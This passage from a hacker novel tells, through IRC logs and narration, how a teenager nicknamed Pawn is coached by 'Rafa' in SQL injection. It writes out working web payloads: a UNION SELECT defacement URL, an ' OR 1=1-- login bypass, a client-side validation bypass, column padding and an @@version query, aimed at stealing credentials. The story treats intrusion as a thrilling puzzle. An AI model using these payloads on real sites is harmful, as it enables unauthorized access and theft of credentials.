<Paul> I have never even seen a Linux machine before tonight, but...
<Paul> It was fascinating.
<Paul> It was more than that. It was incredible.
<Rafa> how old are you?
```

The question threw him off balance.

```
<Paul> I am 18. Why?
<Rafa> you type like an adult
<Paul> I get that a lot. Can you help me?
<Rafa> learn linux?
<Rafa> shure yup
<Rafa> download an iso fire it up
<Rafa> and rtfm
```

Paul laughed aloud at the acronym. He was well beyond *reading* the manual.

```
<Paul> I already read all the man pages.
<Rafa> all the man pages??
<Rafa> then WTFRU asking for?
```

He thought carefully about his answer and realized he wasn't asking for a Linux tutorial. What fascinated him the most was the way BLACK had wormed his way into someone else's system; the way he had bypassed the security systems and nestled himself deep inside the coolest system he had ever seen. He sighed. He didn't even know the right terms to use. Everything he knew about hackers he had picked up from movies. The truth was simple enough.

```
<Paul> I really want to know how he got into that system.
<Rafa> you have any idea how many n00bs come here
<Rafa> asking how to hack?
<Paul> No. Is there a way to determine that?
```

```
<Rafa> uhm no
<Rafa> but there are lots of n00bs
<Rafa> know how many we turn away?
<Paul> I am not quite sure.
<Rafa> all of them.
<Rafa> what makes u so diffrent?
<Rafa> why should anyone teach you to hack???
```

His response came in a rapid-fire stream of consciousness.

```
<Paul> An hour ago, I had never seen a Linux system before.
<Paul> But I read the man pages and started looking at how the system
worked,
<Paul> and I want to know more.
<Paul> The way the pipes and redirects work are incredible.
<Paul> The whole system seems to have been designed by people who think
logically.
<Paul> I know how the system works now, but none of the man pages
<Paul> explain how BLACK did what he did.
```

He carefully considered his next line.

```
<Paul> The system is like this amazing puzzle.
<Paul> Learning about it lit a fire inside of me.
<Paul> I want to learn more.
<Paul> No, I NEED to know more, and BLACK seems to have the answers I need.
```

He was amazed at his own torrent of words—he sounded downright social. Judging from Rafa's response, it was just the thing.

```
<Rafa> i gotta say
<Rafa> that's like the first good reason i've ever heard from a n00b
<Rafa> EVER
```

Paul held his breath; he felt like he was on the verge of something very cool.

```
<Rafa> so why didnt you just say that in the first place?
<Rafa> lol
```

Paul sat back in his chair and sighed. This was a frustrating exercise and he got the distinct impression that Rafa was wasting his time, or toying with him. Fortunately, Rafa didn't toy with him for long.

```
<Rafa> ok, ok...
<Rafa> listen...
<Rafa> youre talking to the right guy
<Rafa> i can help you
<Paul> Help me? Are you a hacker?
<Paul> Do you know how to do the stuff BLACK does?
<Rafa> i dont know BLACK
<Rafa> but i think were both fans of the rush
<Rafa> theres no rush like solvign this kind of puzzle
```

Puzzles. Paul knew exactly what Rafa was talking about. The laptop he had assembled as a kid was a giant, complicated puzzle. The password dialog in Windows was a funny little puzzle too. Then BLACK did something to that Linux machine, and breaking into that system must have been like disassembling a big puzzle too. All three had to do with computers. Paul looked down at his laptop. He was seeing them in a completely new light. There was something there that wasn't there before.

```
<Rafa> so i spend time finding others who have potential
<Rafa> i tell you what
<Rafa> i'll give you a little test
<Rafa> and if you pass it ill show you a few things
```


Paul was so excited he threw his first typo.

```
<Paul> Exclelent!
```

He was so excited he didn't even *notice* his first typo.

```
<Rafa> here's a link on one of my test servers
<Rafa>
http://baroque.technet.edu/doc_selector.php?page=0%20union%20select%20concat
(0x7468697320736974652030776e6564206279207261666610a)
```

Paul clicked—he clicked on a loaded link from a confessed hacker squatting in a seedy chat room. In retrospect, it was probably a Bad Idea, but who gives a crap about rational thinking when there's something insanely fun to do? The page loaded and it looked boring. It was some dissertation or something. Paul skipped to the bottom of the page and then he saw it.


Communications From Elsewhere »
ge=0%20union%20select%20concat(0x7468697320736974652030776e6564206279207261666610a)
Computer Science Technical Report 96/264: "On the Simulation of Postmodernism and Mental Debility Using Recursive Transition Networks". An on-line copy is available from Monash University.
More generated texts are linked to from the sidebar to the right.
If you enjoy this, you might also enjoy reading about the Social Text Affair, where NYU Physics Professor Alan Sokal's brilliant(ly meaningless) hoax article was accepted by a cultural criticism publication.
SQL Tool for Developers
Write SQL Code for All Major DB Platforms With a Single Tool.
EnterpriseDB-PostgreSQL
Includes Slony Replication, PostGIS Oracle Compatible & Global Support
Ads by Goooooogle
Advertise on this site
dada engine
BOTH COMMENTS AND PINGS ARE CURRENTLY CLOSED.
15 queries. 5.604 seconds. Powered by WordPress
12:12PM up 110 days, 18:09, 9 users, load averages: 6.11, 4.20, 4.46
this site 0wned by rafa
Done
Adblock

He grinned and read aloud, "This site 0wned by rafa". It was like digital graffiti sprayed on a web page. He looked closer at the URL; it was odd—a bunch of gobbledygook. Then, at the end, *hex code*, prefixed with a *0x*.

Paul closed his eyes. The man page hovered before him.

Hexadecimal conversion. Manual section one. The xxd command. Use the p switch for a plain dump and r to reverse the dump, hex to ASCII.

He opened his eyes and fired off an **xxd** command to reverse the hex string into characters. He watched his hands as they typed. He felt like he was having an out-of-body experience, amazed to see his fingers type a command that two hours ago he didn't know existed.

```
root# echo "0x7468697320736974652030776e6564206279207261666610d0a" |
 xxd -r -p
this site 0wned by rafa
```

Paul laughed as he saw the output. Rafa had obviously coded his message into that hex code. He had copied the hex from the URL, pasted it into the terminal and slammed it through the **xxd** command. Alone, the steps were simple, but together they worked magic. This was definitely like a puzzle, a very cool little puzzle.

He wondered what would happen if he changed the hex code. He closed his eyes, mentally revisited the **xxd** man page, opened his eyes and, again, sat amazed as his fingers fired off another **xxd** command, this one designed to encode his own message into hex.

```
root# echo "this page hax0red by Paul" | xxd
```

He froze, his hand hovering over the RETURN key. He read the message. *This page hax0red by Paul*. He didn't like the way that sounded. Paul had never used the word *hax0red*, which BLACK had used, to impress Rafa. But seeing his real name on a hacked web page bothered him. In that moment, he decided he needed a handle. He considered if for a moment. He remembered a conversation with his high school chess teacher. Paul had asked which piece was the most powerful. The teacher explained that it was the pawn because it was often overlooked and although it seemed to be the weakest of all the pieces, it carried in it the ability to overcome perceptions and defeat even the pieces commonly regarded as the most powerful.


He knew immediately that *Pawn* would be the perfect handle. He retyped the **xxd** command and whacked RETURN.

```
root# echo "this page hax0red by Pawn" | xxd
0000000: 7468 6973 2070 6167 6520 6861 7830 7265 this page hax0re
0000010: 6420 6279 2070 6177 6e0a                 d by Pawn.
```

Paul smiled. *Cool*. He removed the spaces and the hex string became

```
0x7468697320706167652068617830726564206279207061776e
```

He replaced Rafa's hex code with his own and churned out a new URL. He pasted it to his web browser and scrolled to the bottom of the page.


Communications From Elsewhere »
=0%20union%20select%20concat(0x74686973207061676520686178307265642062792070617 6e)
Computer Science Technical Report 96/264: "On the Simulation of Postmodernism and Mental Debility Using Recursive Transition Networks". An on-line copy is available from Monash University.
More generated texts are linked to from the sidebar to the right.
If you enjoy this, you might also enjoy reading about the Social Text Affair, where NYU Physics Professor Alan Sokal's brilliant(ly meaningless) hoax article was accepted by a cultural criticism publication.
SQL Tool for Developers
Write SQL Code for All Major DB Platforms With a Single Tool.
EnterpriseDB-PostgreSQL
Includes Slony Replication, PostGIS Oracle Compatible & Global Support
Ads by Gooooooogle
Advertise on this site
dada engine
BOTH COMMENTS AND PINGS ARE CURRENTLY CLOSED.
15 queries. 5.604 seconds. Powered by WordPress
12:12PM up 110 days, 18:09, 9 users, load averages: 6.11, 4.20, 4.46
this page hax0red by pawn
Done
Adblock

He smiled as he read the message at the bottom of the page; he really liked the way that looked. "Pawn," he said, letting the word linger. He *really* liked the way that sounded.

And, just like that, Paul became Pawn. More than a moniker he used online, Pawn became an identity. Pawn had no past and, as such, the persona offered him a chance at a fresh start. Pawn's future would be as bright as he decided to make it.

Pawn changed his nick on IRC, copied the new URL, and pasted it back to Rafa. The entire exercise took him two minutes. The response came almost instantly.

```
<Rafa> i see you decided to pick up a handle
<Rafa> good idea :)
<Rafa> you passed that test fast
<Pawn> Hex encoding is certainly not rocket science.
<Pawn> This was too easy. I thought hacking would require more skill.
<Rafa> lol
<Rafa> it took some skill to find the injection point
```

Pawn Googled and then typed.

```
<Pawn> Primary Injection Point (PIP): A fixed injection system that provides
the primary uplink of the broadcast data streams from the broadcast
management segment to the space segment.
<Rafa> lol
<Rafa> wtf?
<Pawn> Google.
<Rafa> Google? lol
```

Pawn got the impression that Rafa would laugh at just about anything.

```
<Rafa> takes guts to admit you dont know something
<Rafa> i like that
```

Pawn couldn't possibly miss the compliment. Rafa had complimented him for using Google. That made no sense. It was the logical thing to do when presented with an unknown term. Still, it was a compliment and Pawn wasn't used to those. He had no idea how to respond, so he didn't.

```
<Rafa> injection point refers to sql injection
```

Pawn Googled and read aloud. "SQL injection is a type of exploit in which hackers execute SQL statements via an Internet browser." That made no sense whatsoever. Pawn Googled *SQL*, and discovered it was a computer language. Hackers had to learn a new language to make this trick work.

```
<Pawn> That hex encoding thing you did was SQL injection?
<Rafa> you got it
```

He *had* to know more about this. The more he learned, the more he had to learn. The fire was blazing.

```
<Pawn> How do you practice this?
<Pawn> How did you learn the SQL language?
<Pawn> How long did it take you?
<Pawn> Is this what BLACK did to that server?
<Pawn> Are there others on the channel who know how to do this?
<Pawn> Where do you find places to try this?
<Pawn> I can Google for SQL and read, but I cannot try it unless I have
somewhere to try it against.
<Pawn> Does it matter that I have a Mac?
<Pawn> Can I use my Mac's browser, or should I get another one?
<Pawn> What is the best
```

```
<Rafa> woah!!!
<Rafa> holy crap you can type!
<Rafa> ok ok ok
<Rafa> you seem serious
<Rafa> so i'll show you a few things to get you started
<Rafa> you can start on my test systems
```

Rafa had test systems—totally sweet. Rafa would lend him his knowledge and his test systems. Pawn had no idea what had spawned Rafa's generosity, but he didn't care.


```
<Rafa> so you want to learn sql injection?
<Pawn> Yes Yes YES!
<Rafa> lol
<Rafa> ok
<Rafa> injection is easy to pull off but
<Rafa> takes practice to get good
<Rafa> or to do anything really useful with it
<Pawn> OK. I am prepared to practice
```

I missed a period after that last sentence.

Pawn took a deep breath and stretched his arms straight over his head. He wrung his hands and was surprised to find his palms sweating. The excitement of the past few moments had gotten to him.

```
<Rafa> good.. ok..
<Rafa> so this site has this goofy login page
<Rafa> http://snowcrash.technet.edu
```

Pawn loaded the page.



```
<Pawn> Sure, OK. I have seen login pages before.
<Rafa> yah, a lot of them work the same way
<Rafa> this page takes what you type in
<Rafa> and looks up what you typed in a database
<Rafa> to see if you have a valid account
```

Pawn understood databases at a basic level; he learned that much in school.

```
<Rafa> but they dont check what u type in
<Rafa> before sending to the database
```

Without meaning to, Pawn blurted out his reaction.

```
<Pawn> So?
<Rafa> so that's the key to breaking in
<Rafa> now i could show you how to do it
<Rafa> or...
<Pawn> Or what?
<Rafa> How much do you want to know?
```

Pawn thought about the question. There's no way he would be satisfied with anything less than a full understanding of how this *worked*.

```
<Pawn> I would rather know what makes it all work.
<Pawn> Behind the scenes, you know?
<Pawn> I do not want to know what to type without any clue of what it means.
<Pawn> Snice you are willing to show me.
```

Typo. And I'm rambling. Fortunately, it was exactly the right answer.

```
<Rafa> lol good answer
<Rafa> shows u r worth the effort to teach
<Rafa> ok, so you get the long explanation
<Rafa> so theres a sql statement that runs behind the scenes
<Rafa> when a user clicks on the submit button
```

Pawn closed his eyes for a moment. *SQL. Structured Query Language. The language of databases.*


```
<Rafa> the statement might look something like this:
<Rafa> SELECT * FROM TABLE WHERE USERNAME = '$USER' AND
PASSWORD='$PASSWORD';
<Rafa> $USER is what you typed in the username field on the web page
```

```
<Pawn> So the username gets put into the SQL statement as $USER
<Rafa> right
<Rafa> then the statement returns a whole line
<Rafa> of that users data from the database
<Pawn> OK.
<Rafa> remember what i said about them checking input
<Pawn> Right, it is not checked.
<Pawn> But how does that...
```

Pawn's Google of *SQL Injection* came to mind.

```
<Pawn> Wait! Something about a single quote?
<Pawn> The single quote breaks things somehow.
<Rafa> exactly
<Rafa> go for it
```

Pawn typed a single quote into the *username* field. A popup warned him he hadn't entered enough characters for a password.



After clicking away the first popup, a second popup warned him that his name contained illegal characters.

What? I thought the point here was that this site didn't check what I typed in? Is there another character that will work instead?

```
<Pawn> Wait, I cannot use the single quote.
<Rafa> why not??? :)
```

Pawn stopped; he was missing something. He would figure it out on his own. He knew from his high school computer classes that a web page was more than what was displayed on the screen. He viewed the source of the web page and found something interesting.


```
<script type="text/javascript">
function validate()
{
x=document.myForm
uname=x.username.value
passw=x.password.value
submitOK="True"
if (uname.length>6)
 {
 alert("Your name must be less than 10 letters")
 submitOK="False"
 }
if (passw.length<6)
 {
 alert("Your password must be more than 5 letters")
 submitOK="False"
 }
if (uname.indexOf("'")>=0)
 {
 alert("Your name contains illegal chars")
 submitOK="False"
 }
if (passw.indexOf("'")>=0)
 {
 alert("Your password contains illegal chars")
 submitOK="False"
 }
if (submitOK=="False")
 {
```

```
 return false
 }
}
</script>
```

Javascript was checking what he typed to make sure it was the right length. *Hrmmm…so how can I keep this check from running?*

He remembered seeing something about Javascript in his Firefox preferences. He wasn't sure if turning off Javascript would break other things, but it seemed a better option than entering bogus extra characters to push through the login process.

After disabling Javascript, he reloaded the login page, and entered a single quote as the user name. This time the page accepted the blank password and the short username with an "invalid" character. The page showed another error message.



I broke something.

Pawn returned to the IRC chat.

```
<Pawn> Sorry that took so long.
<Pawn> It seems I broke something.
<Rafa> what?
<Pawn> I was getting stupid popup messages complaining about my choice of
username and password.
<Rafa> and?
<Pawn> So I disabled javascript and reloaded the page.
<Rafa> good! and?
<Pawn> Now I am getting a really nasty error message.
<Pawn> I think I am doing something wrong.
<Rafa> so what do you make of it?
```

Pawn looked closely at the error message, and thought back to what Rafa had said about the SQL statement that was probably being executed on the server. *Unclosed quotation mark...and something weird about '**and password =**'…*

Pawn typed a few notes in a text editor. After typing the single quote, he imagined what the SQL statement must look like.

```
SELECT * FROM TABLE WHERE USERNAME = ''' AND PASSWORD='';
```

The statement had nothing (technically a null string) as a password, which explained the **and password = ‘’** part of the SQL, but the username portion

of the query looked strange. Quotes should be used in pairs and now there was an uneven number of them.

```
<Pawn> There are one too many quotes in the SQL statement now.
<Rafa> exactly right
<Rafa> thanks to us
```

Pawn had an epiphany.

```
<Pawn> So we can use the login fields on the web server
<Pawn> to modify the SQL statements behind the scenes?
<Rafa> exactly
<Rafa> we can
<Rafa> INJECT
<Rafa> stuff into the sql statement
<Pawn> Oh. SQL injection.
<Rafa> yeaaaah!
<Rafa> and sql injection lets us control the database
<Rafa> and all thats inside it
```

Pawn found the simple explanation shocking.

```
<Pawn> So you send SQL commands through the login page!
<Pawn> And this lets you control the database?
<Rafa> now you got it!
<Rafa> listen
<Rafa> i gotta go
<Rafa> but see what you can figure out on my test server
<Rafa> and i'll see if youre ready for the next step
<Pawn> Oh.
<Rafa> get me usernames and passwords
<Rafa> and i'll be impressed
<Rafa> cya
```

Pawn wanted to scream in frustration. Right when things were starting to get interesting, Rafa bailed! He was in uncharted territory, faced with a task that would require him to master a new technology and a completely new language he had *no* exposure to. It was an awesome place to be.

Pawn needed a place to start. He Googled for "SQL Injection" again and found some interesting documents.

> http://www.ngssoftware.com/papers/advanced_sql_injection.pdf
>
> http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf
>
> http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf

He read them and at first, they made him bleary-eyed. By the time he got to the third document, he couldn't keep his eyes open. He simply couldn't understand them. The document's authors seemed to assume he knew something about SQL, which the authors pronounced "sequel". A Google for "SQL reference" brought up a really nice language reference at http://dev.mysql.com/doc/refman/5.0/en/functions.html. He skimmed the function pages, focusing on the summaries of the major statements and clauses.

At least SQL's SELECT and WHERE statements made some sense. He bookmarked the pages but he knew he'd never get this by reading about it. He would have to dig in and *do* it. First, he had to understand what was happening behind the scenes. He began with the application itself. After playing with it a bit, he realized there were three types of pages. There was an *access denied* page, an *access granted* page, and a SQL error page. The *access granted* and *access denied* pages were displayed whenever a SQL query worked, though Pawn couldn't figure out the difference. The error page was displayed whenever the SQL statement was broken.

The most basic injection, according to the NGS documents, was **`' OR 1=1–`**. He typed this in as his username and clicked Submit.

Pawn mentally constructed what he thought the SQL statement now looked like and jotted it down into a text editor.

```
SELECT username FROM database WHERE username='' OR 1=1--
```

He paused and admired the beauty of this small thing. Behind the scenes, he was forging an SQL statement by fiddling with the username on the login form. This was pretty cool. He flipped through the SQL reference to get a feel for how SQL statements flowed. As he skimmed the pages, he felt a familiar tingle in his scalp and froze. This brain-flash thing was happening frequently the more he researched this computer stuff. He wondered for a moment if it was normal, if it was safe. *It's not normal. If it were, tests in school would be pointless.* He shook his head. Whatever it was, he welcomed it; it made him feel uncomfortable, but the result was well worth it.

He closed his eyes and flipped through the information his mind had absorbed: the laptop layout, the Declaration, the **man** pages, and now several pages of SQL documentation. He opened his eyes and clicked through the SQL reference again. Several pages looked helpful to his task. As he skimmed them, the tingle returned. He closed his eyes and the pages were there. He could read them just as if they were on paper in front of him. He opened his eyes again. "Holy crap," he said. *I could probably cheat those TV trivia shows and make a bajillion dollars.* He shook his head. "No, that would be dishonest." His gaze returned to the SQL statement on the screen and the challenge pulled him back in.

He needed to understand what injection was doing behind the scenes. He read the statement's logic aloud. "The database starts reading records," he began.

"It will return records that match the WHERE clause. So, whenever it finds a record with a null username, it will return that row. Normally, this should not happen because users must have names. But my injected OR changes that. One will always be equal to one, which makes this statement true regardless of whether the username matched. Since at least one part of the WHERE statement was true, the table returned a record. Because of this, the ASP program thinks the login was a success and grants me access. Everything after the two dashes, the rest of the original SQL statement, is ignored because it is now a comment."

Pawn paused for a moment. Everything he said made logical sense, although he was amazed to hear the words come from his own mouth. This sounded like serious geek talk. He looked at the screen, which still welcomed him as the *test* user.

"The application thinks I am *test*. Cool!"

He thought about that. *Why does it think I am the test user? That was not part of what I typed.* He wasn't into this very far yet and all the layers and angles were starting to get mixed up in his mind. He took a deep breath and rubbed his eyes as he thought. *The ASP takes my input, forms a query, yanks the results from the database and…*

He opened his eyes.

…yanks the results from the database and says hi to me with a nice web page. The word test came from the database! It was returned from the table as a result of my SQL query because test was the first record it read!

Pawn smiled as the pieces tumbled into place in his mind.

The script must take the username it read from the database and place it in the welcome message. Since one is always equal to one, every record in the table is considered a 'match' and the username is pulled from that record. That would make test the first username read from the table.

Pawn looked at the warning page…in a whole new light.

I've got one of the usernames for this system, but, more importantly, I have a little window I can use to view output from my SQL queries. "Whoa," he said, sounding just like that guy from Bill and Ted's Excellent Adventure.

It was amazing how all the pieces fit together. There was something to this hacking stuff. Satisfied with an understanding of how a basic injection worked, he settled in to work on getting those usernames and passwords. His focus turned to the WHERE clause.

Pawn knew enough from the SQL documents to know that the WHERE clause allowed him to narrow a selection of records in a SELECT statement. The SQL statement he was injecting into had already used a WHERE clause, so he couldn't call another one. He could only append to the existing WHERE clause. In order to read data on his own terms, he would need another SELECT statement.

He remembered UNION from the SQL reference. UNION was like SQL super-glue, letting him stick a SELECT statement onto the end of the existing one. Pawn thought through how it would look.

So, a query like


```
SELECT username FROM database WHERE username='' UNION SELECT 1;
```

returns the number one, while a query like

```
SELECT username FROM database WHERE username='' UNION SELECT 'THE WAY;
```

returns the words 'THE WAY'.

Pawn tried this through an injection and was surprised to see an error message.


The page cannot be displayed
http://10.8.1.37/admin/login.asp?username=' union select 'THE WAY'--
Error Type:
Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries
combined using a UNION, INTERSECT or EXCEPT operator must have
an equal number of expressions in their target lists.
/admin/login.asp, line 25
Done
Adblock

This wasn't at all what he expected. Frowning, he flipped to the UNION section of the SQL reference and summarized aloud.

"A UNION slaps two SELECT statements together and outputs the results as one," he said. "So why is this error complaining about the *number of expressions* I used? I need to see this in action."

Realizing that practice would be much easier if he had his own local database to manipulate, he shot off a Google search for *setting up sql*. He added *os x* to the search to account for his Mac laptop. He found *MySQL*. There were simple point-and-click install packages, package manager instructions, and even instructions to install from source. Pawn picked the easiest. As a n00b, there was no shame in the point-and-click option. MySQL installed, he launched a text editor to keep track of his notes.

OK. If SELECT 'foo','bar' returns

```
+-----+-----+
| foo | bar |
+-----+-----+
```

and a further select of SELECT 'blah' returns

```
+------+
| blah |
+------+
```

Then these SELECTS return a different number of columns. The answer struck him almost instantly. *The SQL server can't line up the columns properly for output.*

Pawn smiled. "One little puzzle after another."

I'll need to add something to the end of the UNION SELECT so that both selects return the same number of columns. I could SELECT another arbitrary phrase, or….

He felt the nudge of comprehension. "Ahhhhh…."

The UNION SELECT statements in the NGS documents used commas and ones for padding! They were balancing out the UNION!

He glanced at the notes in his text editor.

Combining my SELECT and my UNION SELECT would require that I add another column to the UNION.

He tapped an SQL statement into the text editor.

SELECT 'foo','bar' UNION SELECT 'blah',1;

The output from this would look something like this…

```
+------+-----+
| foo  | bar |
| blah | 1   |
+------+-----+
```

He began typing the injection into the username field of the form. Suddenly he stopped typing and looked at the URL. Could the injection be typed right into the address bar? He fired a simple UNION SELECT injection at the server by way of the browser's address bar, padding it with a comma and a one—and it worked.

"Yes!" Pawn yelled, thrusting his arms up in the air. He had unlocked the mystery behind the strings of ones and commas from the NGS documents. The document made more sense now.

He was now injecting his own mini SELECT statements into the original query and viewing the output through the username field of the *access granted* page. The injection created an SQL command channel to the server and now he had a window he could use to view output from those commands. This was a milestone, but he took no time to revel in his success. He kept plugging along.

Since my UNION SELECT returns two columns, and there's no error message, I now know that the original SELECT in the ASP code must have been trying to return two columns as well.

Pawn looked at the user name. "*Welcome, The Way…"*. Pawn leaned back in his chair and laughed. "This is really awesome!"

The UNION SELECT I executed is inserted as the first record in the results. The ASP script reads that record and sets the USERNAME in the HTML to the first column of that record. The ASP script thinks 'THE WAY' is the username and it saw no errors, so it prints an 'access granted' page.

All of this made perfect, logical sense—it was gorgeous. But he was a long way from getting to the end of the challenge. He needed usernames and passwords. He cracked his knuckles and leaned into the keyboard. *Time to work the UNION SELECT with some real data.* He thought back to the NGS documents then built a UNION SELECT injection to return the server version info through the @@version variable.

Mozilla Firefox
ogin.asp?username=' union select @@version,1--
ACCESS GRANTED
Welcome, Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37
Copyright (c) 1988-2005 Microsoft Corporation Express Edition on Windows NT 5.1 (Build
2600: Service Pack 2) ...
Redirecting to admin area...
Done
Adblock

"Crap! That is a psychotic access granted page!" he said, his head jerking back slightly at the sight of the crowded browser screen. He started reading the output. He made it through three words and, suddenly, it was as if a dark cloud had settled over him.

Microsoft SQL.

MICROSOFT SQL.

This is a Microsoft SQL box.

The whole time he had been using a MySQL reference to help him work through a Microsoft SQL server.

Microsoft SQL is not MySQL.

Pawn's adrenaline spiked and he felt the incredible urge to put his foot through his laptop screen. He put his hands over his face and took several deep breaths before continuing. He was wasting time. He needed those passwords, but first he had to find where they were stored. He took his hands away from his face, leaned forward, and glared at the screen.

